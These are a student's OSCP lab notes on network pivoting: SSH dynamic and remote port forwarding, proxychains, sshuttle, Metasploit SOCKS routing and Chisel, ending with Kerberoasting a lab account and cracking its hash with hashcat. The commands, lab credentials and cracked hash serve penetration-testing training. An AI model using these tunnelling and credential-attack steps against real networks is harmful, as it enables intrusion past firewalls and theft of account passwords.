 - We will create our SSH connection to PGDATABASE01 using the *database_admin* credentials again.
 - In OpenSSH, a dynamic port forward is created with the **-D** option. The only argument this takes is the **IP address** and **port** we want to bind to.

- In this case, we want it to listen on all interfaces (**0.0.0.0**) on port **9999**.
- **We don't have to specify a socket address to forward to** since the **SOCKET** headers will have that information
- We'll also pass the **-N** flag to prevent a shell from being spawned.

As with the previous example, we don't receive any immediate output after we enter the password.

As we did earlier, let's connect to port 445 on HRSHARES. However, this time we will do it through the SOCKS proxy port created by our SSH dynamic port forward command.

To accomplish this, we'll want to use smbclient again. **However, we find that smbclient doesn't natively provide an option to use a SOCKS proxy. Without a native option to use a SOCKS proxy in smbclient, we can't take advantage of our dynamic port forward.** The SOCKS proxy can't determine how to handle traffic that isn't encapsulated in the SOCKS protocol format.

Proxychains

The **OSCP Module 27. Assembling the Pieces** goes into a lot depth with using proxychains, specifically with metasploit, and it shows how to use a variety of tools with proxychains!

Note: In order for NMAP to work with proxychains, we must specify **-sT** to perform a TCP connect scan. Otherwise, Nmap will not work over Proxychains.

- And also, you can use the **-q** flag right after typing "proxychains" for quietmode, as shown in the **OSCP Module 27. Assembling the Pieces**

To use smbclient in this situation, we'll leverage **Proxychains**. **Proxychains** is a tool that can force network traffic from third party tools over HTTP or SOCKS proxies. As the name suggests, it can also be configured to push traffic over a chain of concurrent proxies.

NOTE: The way Proxychains works is a light hack. It uses the Linux shared object preloading technique (LD_PRELOAD) to hook libc networking functions within the binary that gets passed to it and forces all connections over the configured proxy server. This means it might not work for everything but will work for most dynamically-linked binaries that perform simple network operations. **It won't work on statically linked binaries.**

Let's try Proxychains with smbclient. **Proxychains uses a configuration file for almost everything**, stored by default at **/etc/proxchains4.conf**.

We need to edit this file to ensure that Proxychains can locate our SOCKS proxy port and confirm that it's a SOCKS proxy (rather than any other kind of proxy).

By default, proxies are defined at the end of the file. We can simply replace any existing proxy definition in that file with a single line defining the proxy type, IP address, and port of the SOCKS proxy running on CONFLUENCE01 (**socks5 192.168.50.63 9999**).

After editing the file (**ON OUR KALI MACHINE**), it should appear as follows:

```
kali@kali:~$ tail /etc/proxchains4.conf
#      proxy types: http, socks4, socks5, raw
#          * raw: The traffic is simply forwarded to the proxy without modification.
#          ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 192.168.50.63 9999
```

Listing 26 - The Proxchains configuration file, pointing towards the SOCKS proxy set up on CONFLUENCE01.

- We run this on **our Kali Machine to connect to the SOCKS5 proxy on CONFLUNCE01 that was opened using the SSH -d command**
- **tail /etc/proxchains4.conf**
- **socks5 192.168.50.63 9999**
 - The IP address belongs to CONFLUENCE01

What this does is that we now are connected to the SOCKS5 proxy on CONFLUENCE01 (port 9999). **We are only connected to the proxy whenever we use the proxchains command.**

With Proxchains properly configured, we can use smbclient from our Kali machine to enumerate available shares on HRSHARES.

We can simply prepend **proxchains** to the command. Proxchains will read the configuration file, hook into the smbclient process, and force all traffic through the SOCKS proxy we specified.

We can now write commands targeting the HRSHARES IP directly, not CONFLUENCE01 or PGDATABASE01. This is because we are writing the commands as if we have are PGDATABASE01 (the SSH Server)

proxchains smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234

- Rather than connecting to the port on CONFLUENCE01, we'll write the `smbclient` command as though we have a direct connection to PGDATABASE01.
- 172.16.50.217 belongs to HRSHARES, the target machine in the INTERNAL Subnet
- As before, we will specify `-L` to list the available shares, pass the username with `-U`, and password with `--password`.

INFO: Although we specify socks5 in this example, it could also be socks4, since SSH supports both. SOCKS5 supports authentication, IPv6, and User Datagram Protocol (UDP), including DNS. Some SOCKS proxies will only support the SOCKS4 protocol. Make sure you check which version is supported by the SOCKS server when using SOCKS proxies in engagements.

How does a proxy work?:

1. Sending traffic to the proxy (not directly to the final destination)
2. The proxy then forwards that traffic to the actual target
3. The response comes back through the proxy, and then to you
4. So your machine only ever talks to the proxy, and the proxy does the rest.

Another example, this time with nmap:

```
sudo proxychains nmap -vvv -sT --top-ports=20 -Pn 172.16.50.217
```


- Again, we specify 172.16.50.217 which is the IP of the target machine HRSHARES
- We must specify `-sT` to perform a TCP connect scan. Otherwise, Nmap will not work over Proxychains.
- And we use the proxychains command
- And since we can access multiple ports using dynamic port forwarding, we can do a full NMAP scan allowing us to look at multiple ports. Local and remote port forwarding can't do this

Note:

- You can scan multiple IP with one nmap command, like below:
- sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.6.240
172.16.6.241 172.16.6.254

By default, Proxychains is configured with very high time-out values. This can make port scanning really slow. Lowering the `tcp_read_time_out` and `tcp_connect_time_out` values in the Proxychains configuration file will force Proxychains to time-out on non-responsive connections more quickly. This can dramatically speed up port-scanning times.

SSH Remote Port Forwarding



TLDR:

- **Setup:** We set up SSH Client on Middleman (CONFLUENCE01) and SSH Server on Kali, so we run SSH on Middleman.
- **Outcome:** On our Kali, our commands specify localhost/loopback and a specific port, which gets pushed by the SSH server software back to the SSH client (Middleman). And this gets through the firewall since we are using the same SSH tunnel. This then gets forwarded by the SSH client to the specific single port of a target machine


Inbound traffic is often blocked. Only in rare cases will we compromise credentials for an SSH user, allowing us to SSH directly into a network and port forward. We will only very rarely be able to access ports that we bind to a network perimeter.

However, we will more often be able to SSH out of a network. Outbound connections are more difficult to control than inbound connections. Most corporate networks will allow many types of common network traffic out - including SSH - for reasons of simplicity, usability, and business need. So, while it likely won't be possible to connect to a port we bind to the network perimeter, it will often be possible to SSH out.

This is where **SSH remote port forwarding** can be extremely useful. In a similar way that an attacker may execute a **remote shell payload to connect back to an attacker-controlled listener (reverse shell)**, SSH remote port forwarding can be used to connect back to an attacker-controlled SSH server and bind the listening port there. **We can think of it like a reverse shell, but for port forwarding.**

In **local and dynamic port forwarding**, the **SSH Client Listens and SSH Server forwards packet**

In remote port forwarding, the **SSH Server Listens** and **SSH Client forwards packet**



- We now have a firewall that allows all outbound and only TCP/8090 inbound.
- To get around this, we can do a SSH Remote Port Forward, where **CONFLUENCE01** is **SSH Client** and **Kali** machine is the **SSH Server**
- So, how this works is that for our Kali, we send commands to our loopback address (localhost) on a specific port, which gets pushed by the Kali SSH server software through the SSH tunnel back to the SSH client on CONFLUENCE01. They are then forwarded to the PostgreSQL database port on PGDATABASE01.

First, we'll need to enable the SSH server on our Kali machine. OpenSSH server is preinstalled - all we need to do is start it.

Warning: Before you start the Kali SSH server, make sure you've set a strong, unique password for the Kali user!

`sudo systemctl start ssh`

We can check that the SSH port is open as we expected using `ss`.

```
kali@kali:~$ sudo ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:Port  Process
tcp   LISTEN  0        128          0.0.0.0:22      0.0.0.0:*      users:-
(("sshd",pid=181432,fd=3))
tcp   LISTEN  0        128          [::]:22        [::]:*       users:-
(("sshd",pid=181432,fd=4))
```

Listing 30 - Checking that the SSH server on the Kali machine is listening.

- `sudo ss -ntplu`

- The SSH server is listening on port 22 on all interfaces for both *IPv4* and *IPv6*.

IMPORTANT: To connect back to the Kali SSH server using a username and password you may have to explicitly allow password-based authentication by setting **PasswordAuthentication to yes in `/etc/ssh/sshd_config`.**

We run this on CONFLUENCE01 (the middleman)

`ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4`

- This command connects CONFLUENCE01 to our Kali machine ([192.168.118.4](#)) and puts a listener on our Kali on port [2345](#). And then whenever someone sends packets there, CONFLUENCE01 will forward that to PGDATABASE01 (our target machine) on port [5432](#).
- The SSH remote port forward option is [-R](#) and has a very similar syntax to the local port forward option. It also takes **two socket pairs as the argument**. The **listening** socket is defined first, and the **forwarding** socket is second.
 - We want to **listen** on port [2345](#) on our Kali machine ([127.0.0.1:2345](#))
 - We want to **forward** all traffic to the PostgreSQL port on PGDATABASE01 ([10.4.50.215:5432](#)).

The SSH connection back to our Kali machine was successful.

```
kali@kali:~$ ss -ntplu
Netid State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
tcp   LISTEN 0        128          127.0.0.1:2345      0.0.0.0:*
tcp   LISTEN 0        128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0        128          [::]:22           [::]:*
```

Listing 32 - Checking if port 2345 is bound on the Kali SSH server.

- We run this in our kali
- We can confirm that our remote port forward port is listening by checking if port [2345](#) is open on our Kali loopback interface.
- `ss -ntplu`

With the port forward active, we can now query port 2345 on the Kali loopback interface as though interacting directly with the PostgreSQL service on PGDATABASE01. On our Kali machine, we will use `psql`, passing **127.0.0.1** as the host (**-h**), **2345** as the port (**-p**), and using the database credentials of the **postgres** user (**-U**) we found earlier on CONFLUENCE01.

`psql -h 127.0.0.1 -p 2345 -U postgres`


- We specify our own kali by using **127.0.0.1** and port **2345**
 - This then gets sent back to CONFLUENCE who forwards it to PGDATABASE01 on port **5432**
-

SSH Remote Dynamic Port Forwarding


TLDR:

- **Setup:** Similar to the set up of SSH Remote Port Forwarding. We just run SSH from the middleman (CONFLUENCE01) to our Kali, which means the middleman is the SSH Client and Kali is SSH Server. And this actually sets up a SOCKS Proxy on our Kali on a specific port, which we can then connect to ourselves using Proxychains.
- **Outcome:** We write commands as if they are run by the middleman (CONFLUENCE01). So that means we specify IP and port of the target machine, since these commands are sent via proxy to middleman, and then forwarded by SSH client software (on middleman) to the target machine

Just as the name suggests, remote dynamic port forwarding creates a dynamic port forward in the remote configuration. The **SOCKS proxy port is bound to the SSH server** (instead of the SSH Client, like it was in the SSH Dynamic Port Forwarding), and **traffic is forwarded from the SSH client**.



Info: Remote dynamic port forwarding has only been available since October 2017's OpenSSH 7.6. Despite this, only the OpenSSH client needs to be version 7.6 or above to use it - the server version doesn't matter.



- This is going to be what we are doing
- We are going to be sending an SSH connection from CONFLUENCE01 to our Kali machine. The packets sent to Kali machine then are sent back to CONFLUENCE01, where they can go to ANY socket (thanks to the help of **SOCKS proxy on SSH Server**) that CONFLUENCE01, and in this case will be the belonging to MULTISERVER03

The SSH session is initiated from CONFLUENCE01, connecting to the Kali machine, which is running an SSH server. The SOCKS proxy port is then bound to the Kali machine on TCP/9998. Packets sent to that port will be pushed back through the SSH tunnel to CONFLUENCE01, where they will be forwarded based on where they're addressed - in this case, MULTISERVER03.

The remote dynamic port forwarding command is relatively simple, although (slightly confusingly) it uses the same **-R** option as classic remote port forwarding. The difference is that when we want to create a remote dynamic port forward, **we pass only one socket: the socket we want to listen on the SSH server. We don't even need to specify an IP address; if we just pass a port, it will be bound to the loopback interface of the SSH server by default.**

`ssh -N -R 9998 kali@192.168.118.4`

- **We run this on CONFLUENCE01**
- We pass in only one socket, the listening socket. And here, it's actually only one port (**9998**), with no IP. This is because it defaults to loopback, which is what we want since this is the listening socket on our Kali
- To bind the SOCKS proxy to port **9998** on the **loopback interface** of our Kali machine, we simply specify **-R 9998** to the SSH command we run on CONFLUENCE01.
- We'll also pass the **-N** flag to prevent a shell from being opened.

- 192.168.118.4 is the IP of our Kali

Back on our Kali machine, we can check that port 9998 is bound by using `ss`.

```
kali㉿kali:~$ sudo ss -ntplu
Netid State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
tcp   LISTEN  0        128          127.0.0.1:9998      0.0.0.0:*      users:
(("sshd",pid=939038,fd=9))
tcp   LISTEN  0        128          0.0.0.0:22        0.0.0.0:*      users:
(("sshd",pid=181432,fd=3))
tcp   LISTEN  0        128          [::1]:9998       [::]:*        users:
(("sshd",pid=939038,fd=7))
tcp   LISTEN  0        128          [::]:22         [::]:*        users:
(("sshd",pid=181432,fd=4))
```

Listing 35 - Port 9998 bound to both IPv4 and IPv6 loopback interfaces on the Kali machine.

- `sudo ss -ntplu`

The SOCKS proxy port has been bound on both the IPv4 and IPv6 loopback interfaces on our Kali machine. We're ready to use it!

Just as we did in the classic dynamic port forwarding example, we can use Proxchains to tunnel traffic over this SOCKS proxy port. We'll edit our Proxchains configuration file at `/etc/proxchains4.conf` on our Kali machine to reflect our new local SOCKS proxy port.

```
kali㉿kali:~$ tail /etc/proxchains4.conf
#      proxy types: http, socks4, socks5, raw
#      * raw: The traffic is simply forwarded to the proxy without modification.
#      ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 9998
```

Listing 36 - Editing the Proxchains configuration file to point to the new SOCKS proxy on port 9998.

- `tail /etc/proxchains4.conf`
- `socks5 127.0.0.1 9998`

Next, we run `nmap` through `proxchains`, targeting MULTISERVER03. This allows us to enumerate reachable services through the SOCKS proxy previously established.

`proxchains nmap -vvv -sT --top-ports=20 -Pn -n 10.4.50.64`

- We must specify **-sT** to perform a TCP connect scan. Otherwise, Nmap will not work over Proxychains.
 - Since we have a SOCKS proxy, we are able to run the command as if we are CONFLUENCE01, which means we can specify the IP of our target machine (MULTISERVER03) **10.4.50.64**
 - And since we can access multiple ports using dynamic port forwarding, we can do a full NMAP scan allowing us to look at multiple ports. Local and remote port forwarding can't do this. We don't have to specify a single port on the target since this command is being run by a machine (CONFLUENCE01) that can access all ports on target (MULTISERVER03) so we can use NMAP normally
-


sshuttle

TLDR:

- We can use sshuttle to make it seem like our Kali is in the same network as the machine that we are running shuttle against (the middleman). So then we can use the target's IP and port as if though we were the middleman.
- Once we run the command, we can use the terminal normally. Whenever we try accessing the subnets specified in the sshuttle command, it will route to those subnets correctly instead of throwing an error, like it would without any tunneling.
- And in the example below, they actually used socat to extend the range of the port forward. They used socat to connect JUMP1 to JUMP2. And then we used sshuttle against JUMP1, which will forward packets to JUMP1, which gets forwarded to JUMP2, so JUMP2 will run the command, which is good since JUMP2 has direct access to target.

In situations where we have direct access to an SSH server, behind which is a more complex internal network, classic dynamic port forwarding might be difficult to manage. [sshuttle](#) is a tool that turns an SSH connection into something like a VPN by setting up local routes that force traffic through the SSH tunnel. However, it requires root privileges on the SSH client and Python3 on the SSH server, so it's not always the most lightweight option. In the appropriate scenario, however, it can be very useful.

In our lab environment, we have SSH access to PGDATABASE01, which we can access through a port forward set up on CONFLUENCE01. Let's run sshuttle through this to observe its capabilities.



- There was no diagram for the sshuttle section, but this is the closest one I can find. Ignore all the SSH stuff on this diagram. Basically, what sshuttle is trying to do in this section is connect from Kali to the HRSHARES machine, which is the machine on the far right. And it does this using socat and sshuttle

First, we can set up a port forward in a shell on CONFLUENCE01, listening on port 2222 on the WAN interface and forwarding to port 22 on PGDATABASE01.

socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22

- We run this on CONFLUENCE01 (Jump1) and target PGDATABASE01 (Jump2) on port 22

Next, we can run **sshuttle**, specifying the SSH connection string we want to use, as well as the subnets that we want to tunnel through this connection (**10.4.50.0/24** and **172.16.50.0/24**).

sshuttle -r database_admin@192.168.50.63:2222 10.4.50.0/24 172.16.50.0/24

- We specify these two subnets (the DMZ and INTERNAL subnets)
- These are the destination networks that you want to access through the tunnel. You're saying:
 - "Whenever I try to access anything in the 10.4.50.0/24 or 172.16.50.0/24 subnets, route that traffic through the SSH tunnel instead of my normal default route."
- Include all the subnets needed to get to the target subnet, which in this case is **10.4.50.0/24**

Although we don't receive much output from sshuttle, in theory, it should have set up the routing on our Kali machine so that any requests we make to hosts in the subnets we specified will be pushed transparently through the SSH connection. Let's test if this is working by trying to connect to the SMB share on HRSHARES in a new terminal.

smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234

Great! We're now connecting to HRSHARES transparently, as though we are on the same network and have direct access.

In this section, we used sshuttle to create a VPN-like environment. We were then able to connect transparently to HRSHARES from our Kali machine, as though we were on the same network as PGDATABASE01.

Port Forwarding with Windows Tools

This is from **OSCP 19.4. Port Forwarding with Windows Tools**

This includes:

- ssh.exe
 - Plink
 - Netsh
-

Set up SOCKS5 Proxy to access internal network

More information about using SOCKS5 proxy can be found in the "[Pivoting with Metasploit](#)" sub-section, within the "Metasploit" section

From OSCP (27.4.2. Services and Sessions)

We can use **multi/manage/autoroute** and **auxiliary/server/socks_proxy** to create a SOCKS5 proxy to access the internal network from our Kali box as we learned in the "The Metasploit Framework" Module.

```

msf6 exploit(multi/handler) > use multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set session 1
session => 1

msf6 post(multi/manage/autoroute) > run
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against CLIENTWK1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.6.0/255.255.255.0 from host's routing table.
[*] Post module execution completed

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy

msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1

msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5

msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.

```

Listing 61 - Creating a SOCKS5 proxy to access the internal network from our Kali machine

- use multi/manage/autoroute
- set session 1
- run
- use auxiliary/server/socks_proxy
- set SRVHOST 127.0.0.1
- set VERSION 5
- run -j

The SOCKS5 proxy is now active, and we can use *proxychains* to access the internal network. Let's confirm that **/etc/proxychains4.conf** still contains the necessary settings from previous Modules. Meaning, only the SOCKS5 entry from the following listing should be active.

```

kali㉿kali:~/beyond$ cat /etc/proxychains4.conf
...
socks5 127.0.0.1 1080

```

Listing 62 - proxychains configuration file settings

- cat /etc/proxychains4.conf

Finally, we are set up to enumerate the network via Proxychains.

Let's begin with CrackMapExec's SMB module to retrieve basic information of the identified servers (such as SMB settings). We'll also provide the credentials for *john* to list the SMB shares

and their permissions with **--shares**. Because CrackMapExec doesn't have an option to specify an output file, we'll copy the results manually and store them in a file.

```
proxychains -q crackmapexec smb 172.16.6.240-241 172.16.6.254 -u john -d beyond.com -p "dqsTwTpZPn#nL" --shares
```

Next, let's use Nmap to perform a port scan on ports commonly used by web applications and FTP servers targeting MAILSRV1, DCSRV1, and INTERNALSRV1. We must specify **-sT** to perform a TCP connect scan. Otherwise, Nmap will not work over Proxychains.

```
sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.6.240 172.16.6.241 172.16.6.254
```

Next, we found that a website was open on 172.16.6.241 that we want to browse, and we could use SOCKS5 proxy and proxychains to browse, but Chisel provides a more stable and interactive browser session, so we will use that. Look at the the "Tunneling using Chisel" for more information

Later in the same module, we found that a user (daniela) was kerberoastable using the pre-built "List all Kerberoastable Accounts" query. So, we can perform Kerberoasting on Kali with impacket-GetUserSPNs over the SOCKS5 proxy using Proxychains. To obtain the TGS-REP hash for daniela, we must provide the credentials of a domain user. Because we only have one valid set of credentials, we'll use john.

```
kali@kali:~/beyond$ proxychains -q impacket-GetUserSPNs -request -dc-ip 172.16.6.240 beyond.com/john
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf  PasswordLastSet          LastLogon
Delegation
-----
-----
http/internalsrv1.beyond.com  daniela           2022-09-29 04:17:20.062328  2022-10-05
03:59:48.376728

[-] CCache file is not found. Skipping...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/
daniela*$4c6c4600baa0ef09e40fde6130e3d770$49023c03dcf9a21ea5b943e179f843c575d8f54b1cd85
ab12658364c23a46fa53b3db5f924a66b1b28143f6a357abea0cf89af42e08fc38d23b205a3e1b46aed9e18
1446fa7002def837df76ca5345e3277abaa86...
2e430c5a8f0235b45b66c5fe0c8b4ba16efc91586fc22c2c9c1d8d0434d4901d32665cceac1ab0cdcb89ae2
c2d688307b9c5d361beba29b75827b058de5a5bba8e60af3562f935bd34feebad8e94d44c0aebc032a36610
01541b4e30a20d380cac5047d2dafb70e1ca3f9e507eb72a4c7
```

Listing 69 - Kerberoasting the daniela user account

- proxychains -q impacket-GetUserSPNs -request -dc-ip 172.16.6.240 beyond.com/john

Let's store the hash in **/home/kali/beyond/daniela.hash** and launch Hashcat to crack it.

```
kali@kali:~/beyond$ sudo hashcat -m 13100 daniela.hash /usr/share/wordlists/
rockyou.txt --force
...
$krb5tgs$23$*daniela$BEYOND.COM$beyond.com/
daniela*$b0750f4754ff26fe77d2288ae3cca539$0922083b88587a2e765298cc7d499b368f7c39c7f6941
a4b419d8bb1405e7097891c1af0a885ee76ccdf1f32e988d6c4653e5cf4ab9602004d84a6e1702d2fb5a337
9bd376de696b0e8993aeeef5b1e78fb24f5d3c
...
3d3e9d5c0770cc6754c338887f11b5a85563de36196b00d5cddecf494fc43fcbe3b73ade4c9b09c8ef405
b801d205bf0b21a3bca7ad3f59b0ac7f6184ecc1d6f066016bb37552ff6dd098f934b2405b99501f2287128
bff4071409cec4e9545d9fad76e6b18900b308eaac8b575f60bb:DANIELaR0123
...
```

Listing 70 - Cracking the TGS-REP hash

- sudo hashcat -m 13100 daniela.hash /usr/share/wordlists/rockyou.txt --force

SOCKS

A **SOCKS (Socket Secure) proxy** is a type of **general-purpose proxy** that relays TCP (and optionally UDP) traffic between a client and server through a middleman. It's commonly used for:

- **Tunneling traffic** through firewalls or NAT
- **Bypassing network restrictions**
- **Anonymizing** connections

Unlike HTTP proxies, which only work with HTTP(S), SOCKS proxies are lower-level and can work with **any protocol** that uses TCP (like SSH, SMB, RDP, etc.).

It is often seen in the context of "dynamic" ports, like:

- ssh -D 1080 user@target-ip
 - -D 1080 tells SSH to start dynamic port forwarding on local port 1080.
 - "Dynamic" here means: create a local SOCKS proxy server on that port.
 - **By default, this is a SOCKS5 proxy (modern and supports DNS over the tunnel).**

How to download Chisel

Go to <https://github.com/jpillora/chisel/releases>

For Windows:

1. chisel_windows_amd64.gz – for **64-bit** Windows
2. chisel_windows_386.gz – for **32-bit** Windows
3. `gunzip chisel_windows_amd64.gz`
4. `mv chisel_windows_amd64 chisel.exe`
 - a. Rename it for convenience

For Linux:

1. chisel_linux_amd64.gz – for 64-bit Linux
2. chisel_linux_arm64.gz / chisel_linux_arm.gz – if you're on ARM architecture
3. `gunzip chisel_linux_amd64.gz`
4. `chmod +x chisel_linux_amd64`
5. `mv chisel_linux_amd64 chisel`
 - a. Rename it for convenience

HTTP Tunneling using Chisel (Reverse Single Port Forwarding) (windows)

Here is what I ran in **OSCP-B .150** in order to port forward both port 5000 and 8000 from Kali to localhost on target machine. And this was **Linux**:

- `./chisel server -p 8888 --reverse`
